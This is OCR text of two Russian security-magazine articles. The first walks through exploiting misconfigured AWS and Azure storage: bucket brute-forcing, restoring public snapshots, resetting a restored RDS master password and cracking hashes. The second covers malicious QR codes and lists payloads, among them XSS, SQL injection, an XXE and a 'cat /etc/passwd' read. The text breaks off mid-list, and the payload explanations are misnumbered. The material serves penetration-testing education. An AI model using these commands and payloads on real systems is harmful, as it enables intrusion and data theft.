
Эксплуатация облачных хранилищ в AWS

Облачные хранилища наиболее интересны для злоумышленника. AWS S3 и EBS (Elastic Block Store) довольно часто содержат уязвимости и неправильные конфигурации, которые могут быть обнаружены при сборе информации о цели.

AWSBucketDump — это инструмент для быстрого сбора данных о AWS S3. Он очень похож на SubBrute, так как работает по аналогичной схеме и брутфорсит AWS S3. Кроме того, в AWSBucketDump есть фичи, которые помогают автоматизировать поиск и загрузку интересной информации. Для запуска AWSBucketDump используется следующая команда:


```
python AWSBucketDump.py -D -l BucketNames.txt -g s.txt
```

Скрипт создаст файл `interesting_file.txt`, в котором сохранятся результаты его работы.




Скрипт AWSBucketDump собрал интересные данные и сохранил их в текстовый файл

А как узнать, существует ли вообще интересующее нас хранилище S3? Можно выбрать любой AWS URL и проверить HTTP response. Существующая корзина вернет нам ListBucketResult или AccessDenied.




Проверяем, существует ли S3

Если HTTP Response на `$ bucket.s3.amazonaws.com` показывает NoSuchBucket, это означает, что корзина не существует.



Такого объекта нет

С помощью утилиты AWS можно запрашивать данные о S3 ACL: для этого используется команда `aws s3api get-bucket-acl --bucket bucket-name`.




Результат работы команды aws s3api

Для объектов, которые имеют открытый доступ на чтение и запись, в ACL будет указано `FULL_CONTROL`. Ты можешь создавать файлы в такой корзине удаленно, используя любую учетную запись AWS. Можно залить файл при помощи утилиты aws с использованием любого профиля, а потом проверить наличие этого файла:

```
aws s3 cp readme.txt s3://bucket-name-here --profile newuserprofile
aws s3 ls s3://bucket-name-here --profile newuserprofile
```

Вот как эта операция выглядит в консоли.



Заливаем и проверяем файл

Amazon Elastic Block Store (Amazon EBS) предоставляет постоянные тома блочных хранилищ для использования с Amazon EC2 в облаке AWS. Каждый том Amazon EBS автоматически реплицируется в своей зоне доступности. Чтобы обнаружить общедоступные снимки EBS с определенными паттернами, можно использовать `grep`:

```
aws ec2 describe-snapshots --region us-east-1
--restorable-by-user-ids all | grep -C 10 "company secrets"
```

Результат использования grep

Получить зону доступности и ID EC2 позволяет следующая команда:


```
aws ec2 describe-instances --filters Name=tag:Name,Values=
attacker-machine
```

Теперь можно создать новый том с использованием обнаруженного снапшота:

```
aws ec2 create-volume --snapshot-id snap-03616657ede4b9862
--availability-zone us-east-1b
```


После создания тома обрати внимание на `VolumeID`. Можно подключить созданный нами новый том к компьютеру EC2 с использованием ID-инстанции EC2 и ID нового тома. Для этого используется следующая команда:

```
aws ec2 attach-volume --device /dev/sdh --instance-id
i-05a977acccaa51bd6 --volume-id vol-018bd5c117c410f23
```



Подключаем вновь созданный том

Для проверки состояния служит команда `aws ec2 describe-volumes --filters Name=volume-id,Values=vol-018bd5c117c410f23` — если все в порядке, сервер ответит `in use`.



Проверка подключенного тома


Когда том подключен, можно определить раздел с помощью `lsblk` и смонтировать его для дальнейшего анализа.

Реляционные базы данных AWS

Облачные базы данных в случае с AWS — это служба реляционных баз данных, которая позволяет пользователям создавать базы в облаке и подключаться к ним из любого места. Нередко в конфигурации БД допускают ошибки, которые могут использовать атакующие.

Чаще всего неправильные конфигурации включают в себя слабую политику безопасности и слабые пароли, что делает RDS общедоступным.

Ниже приведен пример эксплуатации слабого пароля и ролей доступа: при эксплуатации веб-приложения удалось найти SQL-инъекцию и заполучить хеши пользователя.




Получение хешей с использованием SQL-инъекции

Определить тип хеша можно с помощью утилиты hash-identifier. Например, мы можем запустить hashcat, чтобы подобрать пароль для пользователя `rdsroot`, следующей командой:

```
hashcat -m 300 -a 0 D1DBA23DC29396BCDAE208D3AF7AF9F065CF3CC4
wordlist.txt
```

Подключиться к базе данных можно, используя обычный клиент MySQL.




Подключаемся к базе данных

Как только доступ к RDS получен, можно попытаться дампнуть базу данных. Есть много способов этого достичь с помощью SQL-инъекции или через AWS-консоль, которая позволяет монтировать RDS-образ. Для получения доступа к данным можно сбросить пароль этих образов.

Снимки RDS могут быть доступны извне. Если доступен ID образа, этот образ может быть смонтирован на машину, с которой производится атака. Найти нужный ID поможет утилита AWS, команда вот такая:

```
aws rds describe-db-snapshots --include-public --snapshot-type public
 --db-snapshot-identifier arn:aws:rds:us-east-1:159236164734:
snapshot:globalbutterdbbackup
```



Ищем ID образа с помощью утилиты AWS


Чтобы восстановить образ как новую инстанцию, используем следующую команду:

```
aws rds restore-db-instance-from-db-snapshot --db-instance-identifier
 recoverdb --publicly-accessible --db-snapshot-identifier arn:aws:
rds:us-east-1:159236164734:snapshot:globalbutterdbbackup
--availability-zone us-east-1b
```

Как только образ восстановлен, можно проверить, все ли работает, а потом попробовать подключиться:

```
aws rds describe-db-instances --db-instance-identifier recoverdb
```

Параметр `DBInstanceStatus` показывает статус инстанции. Как только бэкап завершится, значение `DBInstanceStatus` станет `available`.



Проверяем статус объекта

Теперь можно сбросить пароль для MasterUsername и залогиниться:

```
aws rds modify-db-instance --db-instance-identifier recoverdb
--master-user-password NewPassword1 --apply-immediately
```


Проверить, работает ли MySQL RDP и разрешает ли подключения, можно с помощью команды `nc rds-endpoint 3306 --zvv`. Чтобы подключиться к базе данных и извлечь данные из нее, чаще всего используют обычный клиент MySQL.

ОБЛАЧНОЕ ХРАНИЛИЩЕ AZURE

Azure Storage предоставляет облачное хранилище, которое включает в себя объекты Azure drops, хранилища data lake, файлы, очереди и таблицы. Неправильные конфигурации могут привести к утечке конфиденциальных данных и потенциальному риску других сервисов.

Azure drops являются эквивалентом AWS S3 и позволяют хранить объекты. Доступ к этим объектам может быть получен через HTTP с использованием созданного URL.

На приведенной ниже картинке можно увидеть пример неправильных конфигураций прав доступа к файлам в хранилище Azure.



Пример неправильной конфигурации прав доступа к файлам в хранилище Azure


Неправильные привилегии позволяют увидеть, какие файлы хранятся в Azure drops, а также дают возможность удалять файлы. В результате могут быть потеряны конфиденциальные данные и нарушена работоспособность других сервисов.

Адрес Azure drops представляет собой FQDN, который является полным доменным именем и содержит запись типа A. Она, в свою очередь, указывает на принадлежность к IP-адресу Microsoft. Поэтому для поиска объектов Azure drops можно использовать любой инструмент перечисления поддоменов, который проверяет либо наличие записи A для доменного имени, либо коды состояния HTTP.

Можно использовать такие утилиты, как dnsscan. Для достижения лучшего результата желательно использовать собственные словари. С базовым словарем поиск поддоменов выполняется такой командой:

```
python dnsscan.py -d blob.core.windows.net -w subdomains-100.txt
```

Результат ее работы показан на следующей иллюстрации.



Поиск поддоменов с помощью dnsscan

Нетрудно отыскать и доступные из сети облачные базы данных Azure. Имя конечной точки сервера базы данных SQL Azure имеет вид `??.database.windows.net`. Поиск в интернете для этой конкретной строки может дать интересные результаты. По сути, имена конечных точек базы данных и потенциальные учетные записи можно найти с помощью Google или поиска поддоменов.

ЗАКЛЮЧЕНИЕ

Если ты перенес инфраструктуру в облако, это не значит, что можно полностью забыть обо всех проблемах, связанных с безопасностью. Они никуда не исчезли. В этой статье мы рассмотрели основные приемы, которые хакеры могут использовать при атаках на приложения, расположенные в Azure. Эти знания помогут тебе избежать основных рисков, но никто не угадает, когда появятся новые. Так что расслабляться не стоит!

В гибридной облачной среде, где некоторые данные хранятся локально, а некоторые в облаках, к вопросам ИБ следует подходить комплексно. И тестирование на проникновение — наилучший способ оценить, насколько хорошо решены вопросы защиты данных. Оно позволяет выявить слабые элементы, способные поставить под угрозу защиту всей инфраструктуры организации. Защита от утечки данных и соблюдение правил безопасности требуют постоянной бдительности.

WWW

- Статья о пассивном сборе данных в AWS из блога Rhino Security Labs
- Коллекция шпаргалок для проведения тестирования на проникновение в облаке
- Подборка постов в блоге компании NetSPI по теме тестирования Azure
- Подборка материалов по аудиту безопасности в облаке
- Слайды к лекции Рияза Валикара о пентесте лямбда-функции
- Статья об исследовании безопасности облачных сервисов S3, IAM и EC2 в блоге Virtue Security

ВКУРИВАЕМ QR

КАК СДЕЛАТЬ QR-КОД С СЮРПРИЗОМ

QR-код сейчас совершенно обыденная вещь — они встречаются повсюду, их используют как один из способов авторизации крупные сервисы вроде WhatsApp, Яндекса и AliExpress, встречаются QR-коды для подключения к Wi-Fi. Но насколько надежна эта технология? Можно ли создать такой QR-код, при сканировании которого выполнится нагрузка на девайсе жертвы? Этот вопрос мы сегодня разберем подробнее.

FantomGuard
fantom-guard@yandex.ru

QR-код (англ. Quick Response Code — код быстрого реагирования) — это матричный или двумерный штрих-код, который может содержать до 4296 символов ASCII. То есть, проще говоря, картинка, в которой зашифрован текст.

ИСТОРИЯ ВЕКТОРА АТАКИ


В мае 2013 года специалисты компании по сетевой безопасности Lookout Mobile разработали специальные QR-коды, которые смогли скомпрометировать очки Google Glass. На тот момент очки сканировали все фотографии, «которые могут быть полезны их владельцу», — и предоставили взломщикам полный удаленный доступ к устройству. Исследователи сообщили в Google о данной уязвимости, и ее закрыли буквально за несколько недель. К счастью, исправить успели до того, как ее можно было использовать вне лаборатории, ведь взлом очков реального пользователя мог привести к большим проблемам.

В 2014 году программа Barcode Scanner для мобильных устройств из проекта ZXing практически не проверяла тип URI, передаваемый через QR-код. В результате любой эксплоит, который мог быть исполнен браузером (например, написанный на JavaScript), можно было передать через QR.


Сканер пытался отфильтровать опасные виды атак с помощью регулярных выражений, требуя, чтобы URI имел период с последующим продлением как минимум на два символа, транспортный протокол длиной не менее двух символов, за которым следует двоеточие, и чтобы в URI не было пробелов.

Если содержимое не соответствует хотя бы одному из требований, то оно определяется как обычный текст, а не URI. Этот механизм блокирует атаки вроде `javascript;alert("You have won 1000 dollars! Just Click The Open Browser Button");`, но, внеся пару простых изменений в код, мы получаем вариант, который программа исполняла в браузере, ведь она считала JS-код обыкновенным, «нормальным» URI!


Вот как это выглядело.



Вариант кода, который блокировался защитным механизмом сканера



Модифицированный URI, который программа не могла отфильтровать



Как мы можем увидеть, уведомление появилось в браузере, а значит, URI с потенциально вредоносным кодом был выполнен. Однако выполняется данный JS-код лишь тогда, когда пользователь нажимает Open Browser (то есть «Открыть в браузере»).

Еще один интересный пример из 2012 года: эксперт по информационной безопасности Равишанкар Боргаонкар (Ravishankar Borgaonkar) продемонстрировал, как сканирование простейшего QR может привести к форматированию устройств Samsung! Что же было внутри? MMI-код для сброса до заводских настроек: `*2767*3855#`, а также префикс `tel:` для совершения USSD-запроса.

Самое опасное здесь — что человек без предварительной подготовки не может узнать содержимое кода, не отсканировав его. А человек очень любопытен: в различных исследованиях большинство испытуемых (которые, кстати, даже не знали об эксперименте) сканировали QR-код именно из любопытства, забывая о собственной безопасности. Поэтому всегда будь внимателен!

WWW

Если у тебя нет сканера кодов, но уйма свободного времени — можно попробовать расшифровать код вручную. Инструкция есть на Хабре.

QRGEN — КАЖДОМУ ПО КОДУ

Для демонстрации средств работы с QR-кодами я буду использовать Kali Linux 2019.2 с установленным Python версии 3.7 — это необходимо для корректной работы утилит.

WARNING

Не забывай про уголовную ответственность за создание и распространение вредоносных программ, к которым в широком смысле относятся и наши «заряженные» QR-коды.

Начнем с утилиты QRGen, которая позволяет создавать QR-коды с закодированными в них скриптами. Копируем репозиторий и переходим в папку с содержимым.

```
git clone https://github.com/h0nus/QRGen
cd QRGen && ls
```


INFO

QRGen требует Python версии 3.6 и выше. Если возникает ошибка, попробуй обновить интерпретатор.

Устанавливаем все зависимости и запускаем сам скрипт.

```
pip3 install -r requirements.txt
# или python3 -m pip install -r requirements.txt
python3 qrgen.py
```

Видим справку.



Справка QRGen

Аргумент `-h` выведет то же самое, а вот запуск с ключом `-l` приведет к генерации QR-кодов из определенной категории. Всего их восемь.

1. SQL-инъекции.
2. XSS.
3. Инъекции команд.
4. QR с форматированной строкой.
5. XXE.
6. Фаззинг строк.
7. SSI-инъекции.
8. LFI или получение доступа к скрытым каталогам.

Возможные атаки

Теперь давай посмотрим на примеры из каждой категории, а также разберемся, какой урон и каким устройствам они могут нанести.

```
1. 0'XOR(if(now()=sysdate(),sleep(6),0))XOR'Z
2. <svg onload=alert(1)>
3. cat /etc/passwd
4. %d%d%d%d%d%d%d%d%d%d
5. <!ENTITY % xxe SYSTEM "php://filter/convert.base64-encode/
resource=/etc/passwd" >
6. "A" x 33
7. <pre><!--#exec cmd="ls" --></pre>
8. ../../../../../../etc/passwd
```

Посмотреть текстовые файлы со всеми вариантами «начинки» QR-кодов ты можешь в папке `words` (они разделены по категориям, указанным выше).

Теперь пара слов о последствиях атак подобными нагрузками.

Первый класс атак — SQL-инъекции — используют при взломе БД и нарушении работы веб-сайтов. Например, запрос может вызывать зависание сайта.

Следующий пример (под номером 2) демонстрирует эксплуатацию XSS-уязвимости при атаке на веб-приложения с использованием SVG (Scalable Vector Graphic). К чему может привести XSS, ты, думаю, и без меня прекрасно знаешь, так что подробно на этом останавливаться не буду.

Третий пункт выводит на экран жертвы содержимое файла `/etc/passwd`: список аккаунтов Linux-based-систем и дополнительную информацию о них (раньше — хеши паролей этих учетных записей). В подобных случаях обычно стараются получить `/etc/shadow` и конфигурацию сервера, но все очень сильно зависит от цели, так что какие файлы читать — решай сам.

Четвертый пример представляет собой выражение, которое вызовет переполнение буфера (buffer overflow). Оно возникает, когда объем данных для записи или чтения больше, чем вмещает буфер, и способно вызвать аварийное завершение или зависание программы, ведущее к отказу в обслуживании (denial of service, DoS). Отдельные виды переполнений дают злоумышленнику возможность загрузить и выполнить произвольный машинный код от имени программы и с правами учетной записи, от которой она выполняется, что делает эту ошибку довольно опасной.

Пятый по счету класс атак (XXE Injections) представляет собой вариант получения скрытой информации веб-сервера с помощью анализа вывода XML-файлов. Конкретно в нашем примере при запросе к серверу тот ответит зашифрованным в Base64 содержимым файла `/etc/passwd`, который уже упоминался. Однако расшифровать его не составит труда — достаточно лишь воспользоваться встроенной в большинство дистрибутивов Linux утилитой `base64` либо же онлайн-конвертером.

Атаки форматной строки (пример 6) — это класс уязвимостей, который включает в себя предоставление «специфичных для языка маркеров формата» для выполнения произвольного кода или сбоя программы. Говоря человеческим языком, это класс атак, при которых приложение некорректно очищает пользовательский ввод от управляющих конструкций, из-за чего эти конструкции в результате исполняются. Если ты программировал на C, то, конечно, помнишь те интересности с выводом переменных через `printf`: надо было в первом аргументе (который строка) указать на тип выводимого значения (`%d` для десятичного числа и так далее).

Седьмой пункт представляет собой вариант command injection, которая выполняет определенный код на стороне сервера. В моем примере будет выполнена команда `ls`, которая покажет содержимое текущей директории, но, конечно, там может быть гораздо более опасный код.

